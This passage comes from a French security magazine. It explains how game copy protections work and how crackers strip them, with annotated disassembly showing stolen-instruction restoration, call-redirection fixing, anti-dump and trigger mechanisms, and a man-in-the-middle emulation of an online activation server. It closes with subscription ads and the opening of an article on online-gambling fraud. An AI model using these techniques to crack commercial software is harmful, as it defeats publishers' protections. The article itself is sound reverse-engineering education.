Les 2340 octets restants, avant d'être encodés avec EFM, sont xorés avec la sortie d'un registre à décalage afin de rendre les données plus ou moins aléatoires, justement pour éviter que des motifs répétitifs entraînent une augmentation trop importante du DSV.

Les éditeurs de protections contrent ce fait en xorant préalablement le motif à écrire avec la sortie du scrambler. Ainsi, lors de l'écriture, les données à écrire seront xorées une nouvelle fois avant d'être passées à l'encodeur, et c'est bien le motif répétitif qui sera écrit sur le disque. Ces motifs étaient impossibles à écrire avec des graveurs peu évolués et le sont toujours actuellement avec des graveurs bas de gamme.

1.5 La nécessité de l'émulation

Les protections citées précédemment reposent sur la difficulté de copier les données présentes sur le disque : la signature authentifiant le disque est donc l'ensemble des données du disque. Ces protections reposaient donc sur la difficulté de reproduire parfaitement certaines données avec un graveur standard.

Actuellement, il semble que les éditeurs se soient tournés vers des signatures liées au support lui-même. Le but est alors de valider non pas les données présentes sur le disque, mais le disque lui-même. On trouve deux grandes familles de protections :

- celles mesurant la position des données sur le disque ;
- celles calculant la densité des données à certains endroits du disque.




Figure 2 : Variation de densité des données sur un disque protégé

1.5.1 Position des données sur le disque

Chaque constructeur de disque produit des disques différents : la taille physique des secteurs est légèrement variable, par exemple. Un CD contient des centaines de milliers de secteurs : ces variations minimes au niveau d'un secteur ont une importance fondamentale pour ce type de protections ; l'angle entre le premier et le dernier secteur écrit sur le disque, par exemple, sera complètement différent selon le support utilisé. Cet angle est calculé en mesurant le temps d'accès à ces deux secteurs.

Tous les disques (CD ou DVD-Rom) écrits par l'éditeur, gravés sur les mêmes supports, auront tous les mêmes données positionnées aux mêmes endroits. Un changement de média modifiera le positionnement et le disque sera alors considéré comme une copie.

1.5.2 Densité des données sur le disque

La densité des données, sur un CD ou un DVD classique, diminue graduellement entre le centre et l'extérieur du média. Certains éditeurs ont choisi de créer un nouveau type de signatures, en augmentant la densité des données sur certaines zones du disque. Ceci est réalisable en diminuant la longueur de chaque « creux » et « plat » dans ces zones.

Le module de protection calcule alors les temps d'accès entre des zones de données « normales » et des zones où la densité a été modifiée. Les variations de densité sur un disque protégé sont montrées sur la figure 2.

Ces deux types de signatures sont très difficiles à reproduire avec un média copié. En revanche, les outils d'émulation de lecteurs CD/DVD sont capables de les reproduire. Ces outils créent et montent des images disque. Lors de la création des images, ils mesurent, comme les modules de protection le feraient, les variations de densité et la position des données sur le disque.

Ils sont ensuite capables d'émuler ces deux paramètres. Le paramètre RMPS (*Recordable Media Physical Signature*) de DAEMON-Tools **[DT]** fait exactement cela.

Actuellement, la quasi-totalité des protections de disque peut être émulée par ce type d'outils, ce qui pose un léger problème aux éditeurs.

Afin de contrer l'utilisation de ces émulateurs, plusieurs solutions de protection ont choisi de les blacklister : le jeu ne se lance pas si un logiciel d'émulation est lancé. Certains sont allés plus loin, en empêchant l'utilisation

des lecteurs CD SCSI si des lecteurs IDE étaient présents, les émulateurs ne créant à l'époque que des lecteurs virtuels SCSI.

S'en suit alors une guerre entre les développeurs de protections et les utilisateurs d'émulateurs : des logiciels ont été conçus spécialement pour cacher ces émulateurs, tandis que les modules de détection d'émulateurs se faisaient de plus en plus robustes.

Tous ces mécanismes sont inutiles s'ils ne sont pas couplés à une protection du code : un `IsValidDvdInserted` au lancement du programme, quelle que soit la complexité de la vérification, n'a pas grand intérêt. La protection du code est donc un élément indispensable d'un système de protection.

2 Quelques astuces vues par-ci par-là

Premièrement, pourquoi vouloir créer un « No-DVD » si on peut faire une copie ou émuler le DVD ?

- Parce qu'on a la flemme de chercher à chaque fois le DVD du jeu.
- Parce que les protections ont tendance à être légèrement intrusives, installent des *drivers* dont on se passerait bien, etc.
- Parce qu'on peut le faire.

Analyser les fonctions de vérification du DVD n'est pas nécessaire pour créer un « No-DVD » : si on possède un DVD original ou qu'on peut l'émuler, le jeu va se lancer et on pourra tenter de produire un exécutable déprotégé. Si on ne possède pas le DVD... on peut aussi lancer le jeu, parfois (qui a dit souvent ?), mais chut.

Concrètement, le module de protection vérifie la validité du CD ou du DVD, déchiffre les sections du jeu le cas échéant et passe la main au jeu. Il n'y a pas besoin de comprendre comment le DVD est vérifié, il faut voir le module de protection comme une « enveloppe » d'un programme. Le but est d'enlever cette enveloppe.

Un protecteur est donc vu par un attaquant comme un *packer* classique, avec ses couches de compression et de chiffrement, son code virtualisé, ses anti-debugs et sa protection d'imports. En théorie, une fois le processus dumpé et les imports reconstruits, on obtient un jeu déprotégé et fonctionnel. Dans la pratique, ce n'est jamais le cas : d'autres mécanismes, spécifiques de la protection utilisée, sont ajoutés. Certaines sont, il faut le reconnaître, particulièrement imaginatives. Leur but est de lier la protection au jeu, afin d'assurer que la suppression de l'« enveloppe » exécutée avant de passer la main au jeu ne soit pas synonyme de déprotection totale de celui-ci.

Nous en présentons quelques-uns rencontrés ces derniers temps, nous paraissant intéressants et pas trop complexes.

2.1 Redirection de code

On étudie le processus principal du jeu, une fois lancé. Le code est en clair en mémoire et a l'air lisible. Une fois dumpé, il plante lamentablement. Une technique amenant à ce résultat est de « voler » des instructions au milieu du code en les relogeant dans le module de protection. Voilà un petit exemple :

```
.text:00493B68 68 B4 3B 49 00    push    offset loc_493BB4
; jmp to MSVCR71._except_handler3
.text:00493B6D E8 A6 2C 04 00    call    sub_4D6818
.text:00493B72 40                inc     eax
.text:00493B73 50                push    eax
.text:00493B74 8B 44 24 10       mov     eax, [esp+10h]
.text:00493B78 89 6C 24 10       mov     [esp+10h], ebp
```

Le `call sub_4D6818` appelle une fonction se situant hors de la section de code du jeu, en fait dans une des sections ajoutées par le protecteur. Analysons celle-ci :

```
.protect:004D681B 8B FF              mov     edi, edi
.protect:004D681D 9C                 pushf
.protect:004D681E 56                 push    esi
.protect:004D681F BE 06 80 12 DD     mov     esi, 0DD128006h
; un peu d'obfuscation
.protect:004D6824 81 EE 07 80 D2 DC  sub     esi, 0DCD28007h
.protect:004D682A 46                 inc     esi
.protect:004D682B 56                 push    esi
; plein plein d'obfuscation, qui au final ne fait rien
; ...
.protect:004D6871 5E                 pop     esi
.protect:004D6872 64 A1 00 00 00 00  mov     eax, large fs:0
; instruction volée
.protect:004D6878 FF 44 24 04        inc     dword ptr [esp+4]
; incrémente la valeur de retour
.protect:004D687C 9D                 popf
.protect:004D687D EB 02              jmp     short loc_4D6881
```

La fonction est remplie d'instructions ne faisant rien, sauf obscurcir le code. Seule une instruction est réellement utile : `mov eax, large fs:0`. C'est l'instruction qui a été volée dans le code original. Elle est codée sur 6 octets (`64 A1`...). Il est facile de confirmer qu'il s'agit d'un détournement d'une instruction de 6 octets : le `call sub_4D6818` est codé sur cinq octets, et la valeur de retour sur la pile est incrémentée pour que la fonction de protection retourne un octet plus loin, en 0x493B72. L'instruction `inc eax` n'est jamais exécutée.

On remplace donc l'instruction dans le code du jeu :

```
.text:00493B68 68 B4 3B 49 00    push    offset loc_493BB4
; jmp to MSVCR71._except_handler3
.text:00493B6D 64 A1 00 00 00 00 mov eax, large fs:0
; instruction restaurée
.text:00493B73 50                push    eax
.text:00493B74 8B 44 24 10       mov     eax, [esp+10h]
.text:00493B78 89 6C 24 10       mov     [esp+10h], ebp
```

Et voilà, une protection en moins. Il ne reste plus qu'à corriger les autres redirections de ce type dans le jeu. C'est parti... il y en a près de 400 : ces modifications doivent donc être automatisées, comme d'ailleurs, nous le verrons, la suppression de la plupart des autres mécanismes.

2.2 Redirection des appels de fonctions

Autre mécanisme très classique : la redirection des appels de fonction. Cela consiste à appeler une fonction de la protection, servant de proxy, qui va rediriger l'appel vers la fonction souhaitée (une fonction importée ou une fonction du programme).

```
.text:005A2DEE 55                  push    ebp
.text:005A2DEF 8B EC               mov     ebp, esp
.text:005A2DF1 6A FF               push    0FFFFFFFFh
.text:005A2DF3 68 28 E9 65 00      push    offset off_65E928
.text:005A2DF8 68 3C 14 5A 00      push    offset SEH_5A143C
.text:005A2DFD 64 A1 00 00 00 00   mov     eax, large fs:0
.text:005A2E03 50                  push    eax
.text:005A2E04 64 89 25 00 00 00+  mov     large fs:0, esp
.text:005A2E0B 83 EC 58            sub     esp, 58h
.text:005A2E0E 53                  push    ebx
.text:005A2E0F 56                  push    esi
.text:005A2E10 57                  push    edi
.text:005A2E11 89 65 E8            mov     [ebp-18h], esp
.text:005A2E14 FF 15 60 3E 70 00   call    [redirect_call] ; ???
.text:005A2E1A 33 D2               xor     edx, edx
```

La fonction **redirect_call** est appelée à des centaines d'endroits dans le code, toujours de la même façon. Comment redirige-t-elle correctement l'exécution vers la bonne portion de code ? A partir de l'adresse de retour, stockée au sommet de la pile.

En traçant cette fonction (ce genre de fonction est en général lourdement obfusquée ou virtualisée, et leur traçage est long, très long), on trouve l'instruction sautant vers la fonction attendue :

```
.protect:06D7D1C 5B       pop     ebx
.protect:06D7D1D 8B E5    mov     esp, ebp
.protect:06D7D1F 5D       pop     ebp
.protect:06D7D20 FF E0    jmp     eax ; Ici ! eax contient l'adresse
                                      ; cible =)
                                      ; eax = kernel32.GetVersion
```

Il reste alors à modifier le code original :

```
.text:005A2DEE 55                  push    ebp
.text:005A2DEF 8B EC               mov     ebp, esp
.text:005A2DF1 6A FF               push    0FFFFFFFFh
.text:005A2DF3 68 28 E9 65 00      push    offset off_65E928
.text:005A2DF8 68 3C 14 5A 00      push    offset SEH_5A143C
.text:005A2DFD 64 A1 00 00 00 00   mov     eax, large fs:0
.text:005A2E03 50                  push    eax
.text:005A2E04 64 89 25 00 00 00+  mov     large fs:0, esp
.text:005A2E0B 83 EC 58            sub     esp, 58h
.text:005A2E0E 53                  push    ebx
.text:005A2E0F 56                  push    esi
.text:005A2E10 57                  push    edi
.text:005A2E11 89 65 E8            mov     [ebp-18h], esp
; Le réparateur est passé par là
.text:005A2E14 FF 15 60 3E 70 00   call    ds:GetVersion
.text:005A2E1A 33 D2               xor     edx, edx
```

On sait maintenant à quel endroit va être stockée l'adresse cible : on peut donc créer un *call fixer*. Pour cela, on récupère la liste des appels à **redirect_call** et on l'appelle de multiples fois en changeant à chaque fois la valeur de retour au sommet de la pile. On obtient alors la destination de chacune des redirections.

Pour éviter les call fixers, les fonctions de redirection contiennent des *timers* vérifiant que celle-ci n'est pas appelée trop rapidement. Le cas échéant, elle renverra alors des valeurs erronées.

2.3 Anti-dumps

Pour éviter d'avoir à casser les deux méthodes expliquées précédemment, on peut avoir l'idée de dumper toutes les fonctions de protection. Alors, les fonctions de redirection et de vol d'instructions feront leur travail, même si l'enveloppe n'est plus présente. Le binaire sera un peu plus gros, mais au final, ça fonctionnera.

Pour éviter cela, des anti-dumps ont été ajoutés au niveau de ces fonctions. Le principe est que le code présent lorsque le jeu est lancé ne fonctionnera plus si on relance le jeu une seconde fois.

Ces anti-dumps peuvent utiliser des adresses stockées dans le fichier initial et modifiées lors du dump, comme :

- le point d'entrée du programme : si l'enveloppe est supprimée, le programme démarrera directement dans le code du jeu et non plus dans le module de protection. Des calculs dépendant de l'adresse du point d'entrée, stocké dans l'en-tête PE, retourneront des résultats invalides ou feront planter les fonctions de protection ;
- la taille des sections du binaire, modifiées lors d'un dump ;
- etc.

D'autres anti-dumps fonctionneront sur un ordinateur donné, mais pas sur un autre.

L'exemple suivant est une partie du code d'un gestionnaire d'instructions d'une VM. Il calcule l'adresse du prochain gestionnaire d'instructions à exécuter. Cette adresse a été préalablement encodée avec les informations du processeur. Le décodage de l'adresse nécessite donc un processeur de même modèle :

```
.protect:FFF9D39E   sub     ecx, 425Fh
.protect:FFF9D3A4   sub     eax, ecx
.protect:FFF9D3A6   pop     ecx
.protect:FFF9D3A7   sub     esp, 4
.protect:FFF9D3AD   mov     [esp], ebx
.protect:FFF9D3B0   cpuid               ; eax = 1
                                        ; récupère les infos sur le
                                        ; processeur et ses
                                        ; fonctionnalités
.protect:FFF9D3B2   and     eax, 0FFFFFFDFh
.protect:FFF9D3B7   pop     ebx
.protect:FFF9D3B8   mov     cl, al      ; Recopie les infos dans cl
.protect:FFF9D3BA   ror     dword ptr [esp+4], cl
                                        ; Rotation de cl bits de
                                        ; l'adresse encodée
.protect:FFF9D3BE   pop     eax
.protect:FFF9D3BF   add     [esp], eax ; Ajoute l'adresse décodée à
                                        ; l'ImageBase de la VM
.protect:FFF9D3C2   pop     eax
.protect:FFF9D3C3   jmp     eax         ; L'adresse du saut sera
                                        ; invalide si le dump du
                                        ; binaire a été effectué sur
                                        ; un processeur différent
```

Cet anti-dump n'a pas d'incidence pour une personne souhaitant faire son propre crack, mais devra être corrigé par quelqu'un souhaitant diffuser son binaire.

2.4 Triggers

Nous terminerons par un mécanisme déroutant et entraînant des résultats plutôt amusants : les *triggers*. Il s'agit de bouts de code détectant tout au long du jeu si le module de protection a été supprimé. Ces triggers sont configurables par les développeurs et entraînent des erreurs durant le jeu : ennemis invincibles, footballeurs sans bras, caméra qui part dans tous les sens, etc.

Voici deux captures du jeu *Vietcong* 2, une avec une version originale (figure 3), l'autre avec une version mal crackée (figure 4). Dans la seconde image, l'ennemi ressemble plus à un sac à dos qu'à un milicien communiste. Et manque de chance, il est invincible.

La vérification se fait au niveau de la fonction de redirection des appels : quand une fonction trigger est détectée, la fonction de redirection va avoir un comportement différent. Voici un exemple très simple de ce changement de comportement.

Figure 3 : Une image normale de Vietcong 2

Figure 4 : L'attaque du sac à dos invincible !

```
.text:0040F043   xor    eax, eax
.text:0040F045   push   eax
.text:0040F046   mov    eax, [ebp+0Ch]  ; File handle
.text:0040F049   push   eax
.text:0040F04A   call   [redirect_call] ; eax = GetFileSize(hFile, NULL);
.text:0040F050   xor    eax, eax        ; eax = 0 ???
.text:0040F052   add    esp, 0Ch
```

Un *call fixer* permet de déterminer que **redirect_call** renvoie vers l'API **GetFileSize**. Cette fonction renvoie la taille du fichier passé en paramètre ; la valeur de retour est stockée dans **eax**.

Or, **eax** est directement mis à zéro par l'instruction suivante. L'appel à **GetFileSize** est donc inutile ?

En analysant mieux la fonction de redirection, on s'aperçoit qu'elle contient une liste des fonctions susceptibles d'accepter un trigger. Si c'est le cas (en fonction des registres, des arguments poussés, etc.), la protection va modifier le comportement de la fonction.

Ici, elle va modifier l'adresse de retour de **GetFileSize** pour qu'elle pointe non pas vers le **xor eax, eax**, mais 2 octets plus loin, vers **add esp, 0Ch**.

Le jeu va ensuite vérifier que **eax** n'est pas nul et provoquer un bug dans le cas contraire. Un call fixer classique ne permet donc pas de contourner ces mécanismes. Le bug peut apparaître beaucoup plus loin dans le jeu, rendant sa détection plus difficile.

D'autres modifications sont également possibles : la modification de la valeur de retour de la fonction, la modification d'une adresse de retour bien plus loin dans le programme, etc.

Les développeurs étant libres de configurer tous ces triggers, ils les placent un peu partout dans le code. Ils permettent toutes les fantaisies possibles.

3 Quid des protections en ligne ?

Nous l'avons dit précédemment, la plupart des protections DVD actuelles sont émulables avec des outils grand public. Les éditeurs ont donc dû trouver une parade. La solution retenue par la plupart d'entre eux est l'activation en ligne. L'élément authentifiant n'est alors plus le support du jeu, mais un code d'activation vérifié sur le serveur de l'éditeur.

Cela ne change rien aux méthodes de protection de code et, par conséquent, ne change rien aux méthodes utilisées pour cracker le jeu.

3.1 Notre avis sur ces protections

Nous ne cautionnons pas cette nouvelle méthode, tant elles restreignent l'utilisateur qui a acheté son jeu légalement : il ne peut souvent installer son jeu qu'un nombre limité de fois (*Spore*), doit parfois être constamment connecté à Internet (*Assassin's Creed* 2) pour jouer à un jeu ne nécessitant lui-même pas de connexion.

Nous nous posons également des questions sur la pérennité de ces jeux : on peut craindre que les éditeurs coupent leurs serveurs d'activation au bout de quelques années, ou qu'ils disparaissent en cas de faillite.

Enfin, ce type de protections tue le marché de l'occasion et nuit fortement aux médiathèques, qui permettent de jouer légalement à un prix modique.

Le marché semble malheureusement s'orienter à toute vitesse vers ces solutions.

3.2 Le cas des connexions permanentes

Deux jeux ont récemment fait parler d'eux. Publiés par le même éditeur, ils nécessitent une activation permanente à Internet. Ils n'utilisent aucune technique de protection de code.

Un crack pour le premier de ces jeux, *Silent Hunter 5*, a été publié très rapidement **[Sla10]**. Il n'est pas du tout fonctionnel. Les attaquants n'ont pas du tout pris en compte le fait que les serveurs de l'éditeur renvoyaient des « valeurs » utilisées ensuite sur le jeu. Nous resterons volontairement flous sur le rôle de ces valeurs, leur rôle n'ayant jamais été expliqué sur des forums publics.

Assassin's Creed 2, du même éditeur, utilise la même protection. Les informations sur son cassage sont publiques et traînent sur de nombreux forums, et les sources des outils utilisés sont également disponibles ; c'est pourquoi nous en parlons ici. À notre connaissance, c'est la première fois qu'une méthode de ce type a été utilisée.

La protection repose sur une communication inter-processus entre le jeu et un « *launcher* ». Ce dernier établit une connexion TLS avec le serveur d'Ubisoft et transmet les requêtes envoyées par le jeu.

La première personne ayant rendu publiques ses recherches sur la protection du jeu a considéré la protection comme un système de défi/réponse : le jeu envoie un « défi » au serveur, qui lui renvoie une réponse associée. L'attaque a consisté à rediriger les connexions TLS effectuées par le jeu et à faire un *man in the middle* entre le jeu et le serveur de vérification. Les couples défi/réponse sont identiques pour tous les joueurs. L'idée a donc été de sauvegarder tous ces couples et de créer un serveur émulant le serveur de vérification. Il faut donc entièrement terminer le jeu pour posséder tous ces couples. Ceci retarde donc la création de cracks ou d'émulateurs pleinement fonctionnels. Cette approche est fonctionnelle, mais occulte complètement le principe réel de la protection (que nous ne détaillerons pas).

Conclusion

Avec un peu de recul, on s'aperçoit que depuis les années 90, le principe même des protections n'a pas réellement changé. Une grande partie du travail des éditeurs de protections a été d'adapter leurs techniques au support authentifiant et à l'architecture utilisés.

Toutes les grandes protections CD et DVD sont actuellement émulables avec des outils grand public. On comprend alors la réaction des éditeurs, qui se tournent vers un nouvel élément authentifiant ces derniers temps : la vérification en ligne. Pour l'instant, aucune logique propre au jeu ne semble être calculée sur un serveur distant. On peut penser que cette idée sera présente dans les jeux dans un avenir proche. ■

▪ RÉFÉRENCES

[DT] DAEMON-Tools, http://www.daemon-tools.cc.

[ECM96] ECMA. *Standard ECMA-130 - Data interchange on read-only 120 mm optical data disks* (CD-Rom), 1996.

[McF09] Bill McFerrin, *Multi-Media Commands - 6 (MMC-6) Revision 2g*, 2009.

[Sla10] Slashdot. *Ubisoft's New DRM Cracked In One Day*, http: //games.slashdot.org/article.pl?sid=10/03/05/027258.

Abonnez-vous !

6 NUMÉROS

par ABO :

38€*

Économie : 10,00 €

en kiosque : 48,00€*

* OFFRE VALABLE UNIQUEMENT EN FRANCE METRO
Pour les tarifs étrangers, consultez notre site :
www.ed-diamond.com

Les 3 bonnes raisons de vous abonner !

1. Ne manquez plus aucun numéro.
2. Recevez MISC tous les deux mois chez vous ou dans votre entreprise.
3. Économisez 10,00 €/an !

Vous pouvez commander :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur **www.ed-diamond.com**
- par téléphone, entre 9h-12h et 14h-18h au **03 67 10 00 20**
- par fax au **03 67 10 00 21**

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>

MISC
Multi-System & Internet Security Cookbook

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	

Vos remarques :

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **www.ed-diamond.com/cgv** et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir toutes les offres d'abonnement

Offres d'abonnement

(Nos tarifs s'entendent TTC et en euros)

		F	D	T	E1	E2	EUC	A	RM
		France Métro	DOM	TOM	Europe 1	Europe 2	Etats-Unis Canada	Afrique	Reste du Monde
1	Abonnement MISC	38 €	40 €	44 €	45 €	44 €	46 €	45 €	49 €
2	Linux Pratique Essentiel + Linux Pratique	57 €	62 €	69 €	71 €	69 €	73 €	71 €	79 €
3	GNU/Linux Magazine + Linux Pratique	78 €	85€	96 €	99 €	95 €	101 €	98 €	111 €
4	GNU/Linux Magazine + GNU/Linux Magazine Hors-série	83 €	89 €	101 €	104 €	100 €	105 €	103 €	116 €
5	GNU/Linux Magazine + MISC	84 €	90 €	102 €	105 €	101 €	107 €	104 €	117 €
6	GNU/Linux Magazine + GNU/Linux Magazine Hors-série + Linux Pratique	110 €	119 €	134 €	138€	133 €	140 €	137 €	154 €
7	GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC	116 €	124 €	140 €	144 €	139 €	146 €	143 €	160 €
8	GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC + Linux Pratique	143 €	154 €	173 €	178 €	172 €	181 €	177 €	198 €
9	GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC + Linux Pratique + Linux Pratique Essentiel	173 €	186 €	209 €	215 €	208 €	219 €	214 €	239 €

- Europe 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède
- Europe 2 : Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande
- Zone Reste du Monde : Autre Amérique, Asie, Océanie
- Zone Afrique : Europe de l'Est, Proche et Moyen-Orient

Vous pouvez également vous abonner sur : www.ed-diamond.com ou par Tél. : 03 67 10 00 20 / Fax : 03 67 10 00 21

offre 1 — Misc (6 nos)
par ABO : **38€*** — au lieu de 48,00€** en kiosque — Economie : 10,00 €

offre 2 — Linux Pratique Essentiel (6 nos) + Linux Pratique (6 nos)
par ABO : **57€*** — au lieu de 74,70€** en kiosque — Economie : 17,70 €

offre 3 — GNU/Linux Magazine (11 nos) + Linux Pratique (6 nos)
par ABO : **78€*** — au lieu de 107,20€** en kiosque — Economie : 29,20 €

offre 4 — GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos)
par ABO : **83€*** — au lieu de 110,50€** en kiosque — Economie : 27,50 €

offre 5 — + GNU/Linux Magazine (11 nos) + Misc (6 nos)
par ABO : **84€*** — au lieu de 119,50€** en kiosque — Economie : 35,50 €

offre 6 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos)
par ABO : **110€*** — au lieu de 146,20€** en kiosque — Economie : 36,20 €

offre 7 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Misc (6 nos)
par ABO : **116€*** — au lieu de 158,50€** en kiosque — Economie : 42,50 €

offre 8 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)
par ABO : **143€*** — au lieu de 194,20€** en kiosque — Economie : 51,20 €

offre 9 — Linux Pratique Essentiel (6 nos) + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)
par ABO : **173€*** — au lieu de 233,20€** en kiosque — Economie : 60,20 €

* Toutes les offres d'abonnement : en exemple, les tarifs ci-dessus correspondant à la zone France Métro (F)
** Base tarifs kiosque zone France Métro (F)

Bon d'abonnement à découper et à renvoyer

Je choisis mon (mes) offre(s) d'abonnement :

Mon 1er choix	Je sélectionne le N° (1 à 9) de l'offre choisie :	
Mon 2ème choix	Je sélectionne le N° (1 à 9) de l'offre choisie :	
	Je sélectionne ma zone géographique (F à RM) :	
	J'indique la somme due : (Total)	€

Exemple : je souhaite m'abonner à l'offre GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC (offre 7) et je vis en Belgique (E1), ma référence est donc 7E1 et le montant de l'abonnement est de 144 euros.

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ❑ Carte bancaire n° ⌊_⌊_⌊_⌊_ ⌊_⌊_⌊_⌊_ ⌊_⌊_⌊_⌊_ ⌊_⌊_⌊_⌊_
  Expire le : ⌊_⌊_⌊_⌊_
  Cryptogramme visuel : ⌊_⌊_⌊_

Date et signature obligatoire

www.ed-diamond.com

Découvrez notre nouveau site !

- L'abonnement à nos magazines et les offres de couplage accessibles en quelques clics.
- Tous nos anciens numéros***.
- La possibilité de les feuilleter en ligne.
- Toutes les promotions et tous les packs spéciaux.

➡ **Abonnez-vous** facilement en quelques clics

➡ **Commandez** tous nos anciens numéros***

*** Sous réserve de disponibilité

MAUVAIS USAGE ET DÉTOURNEMENT DES JEUX EN LIGNE

Moustache – lamoustache@gmail.com

mots-clés : JEUX EN LIGNE / PARIS / POKER / COLLUSION / BOTS / MALWARE / BACKDOOR / PHISHING / BLANCHIMENT / ARJEL

Depuis quelques années, les jeux en ligne se sont démocratisés. Poker, casino, paris en ligne ont attiré des joueurs de tout horizon par l'appât du gain, sagement installés devant leurs ordinateurs. Parmi cette masse de joueurs 2.0, nombreux sont ceux qui veulent défier les statistiques en s'assurant un avantage conséquent qui pourrait leur permettre de gagner gros.

Le marché des jeux en ligne est estimé entre 4 et 5 milliards d'euros en 2013 au niveau mondial.

1 Les jeux en ligne

Il existe plusieurs types de sites de jeux en ligne :

- Les casinos virtuels permettent de jouer à différents jeux de hasard, type machines à sous et de table tels que la roulette ou le *blackjack*, comme dans un casino réel. Les casinos en ligne existent sous forme de sites web, avec des jeux le plus souvent développés en Flash ou en Java. Certains sites proposent également une version téléchargeable du module casino, qui nécessite d'être installé sur le poste client. Récemment sont apparus les « *live* casinos », où les joueurs interagissent en ligne avec des croupiers filmés dans des studios. Tous les casinos en ligne reposent sur l'utilisation de générateurs de nombres aléatoires pour s'assurer que les cartes, dés et autres machines à sous apparaissent aussi aléatoirement que dans un vrai casino.
- Les sites de poker en ligne sont des sites de poker virtuel. Contrairement aux casinos en ligne, où le joueur joue contre la maison (le site proposant l'offre casino), les joueurs de poker jouent les uns contre les autres. Les salles de poker virtuelles assurent leurs revenus en prenant un pourcentage sur le pot ou avec des frais d'inscriptions aux tournois proposés. La variante de poker la plus jouée actuellement est le *No Limit Texas Hold'em*, mais toutes les salles proposent également d'autres variantes, comme le *Omaha Hold'em*.
- Les sites de paris sportifs en ligne proposent aux joueurs de miser une somme d'argent sur la réalisation d'un résultat lors d'un événement sportif, comme le vainqueur d'un match, le nombre de buts marqués à la mi-temps ou encore le nom du dernier buteur. Les cotes sont fixées par le site et représentent la probabilité que l'événement se réalise. Traditionnellement, les cotes sont fixes, mais de plus en plus de sites de paris offrent la possibilité de parier sur un événement pendant qu'il se déroule. Les cotes évoluent au fur et mesure de l'événement en fonction des faits de matchs.

Nous verrons dans la suite de l'article différentes méthodes et techniques utilisées pour abuser joueurs et sites de jeux en ligne.

2 Générateur de nombres aléatoires

Une des bases fondamentales des sites de poker et de casinos en ligne est le générateur de nombres aléatoires permettant d'assurer l'équité des jeux. La confiance des clients repose en grande partie sur l'intégrité des parties et la non-prédictibilité des résultats.

Planet Poker fut la première salle de poker en ligne, créée en 1998. Afin de mettre en avant l'intégrité et la sécurité de son produit, Planet Poker a publié dans sa

FAQ l'algorithme utilisé pour mélanger les cartes. Cet algorithme, fait maison, a été créé par la société ASF Software, à l'époque principale éditrice des programmes utilisés par la salle de poker en ligne.

Une analyse de l'algorithme utilisé par Planet Poker a été réalisée en 1999 par Cigital, une société spécialisée dans la sécurité et qui certifie aujourd'hui les générateurs de nombres aléatoires de PokerStars.com et FullTiltPoker.com.


Ils ont développé un programme exploitant des vulnérabilités dans l'implémentation du jeu de poker *Texas Hold'Em* distribué par ASF. L'exploit permettait à un joueur de connaître les cartes distribuées aux autres joueurs ainsi que les cartes à venir. Une explication détaillée est disponible dans leur publication : *How We Learned to Cheat at Online Poker: A Study in Software Security* **[1]**.

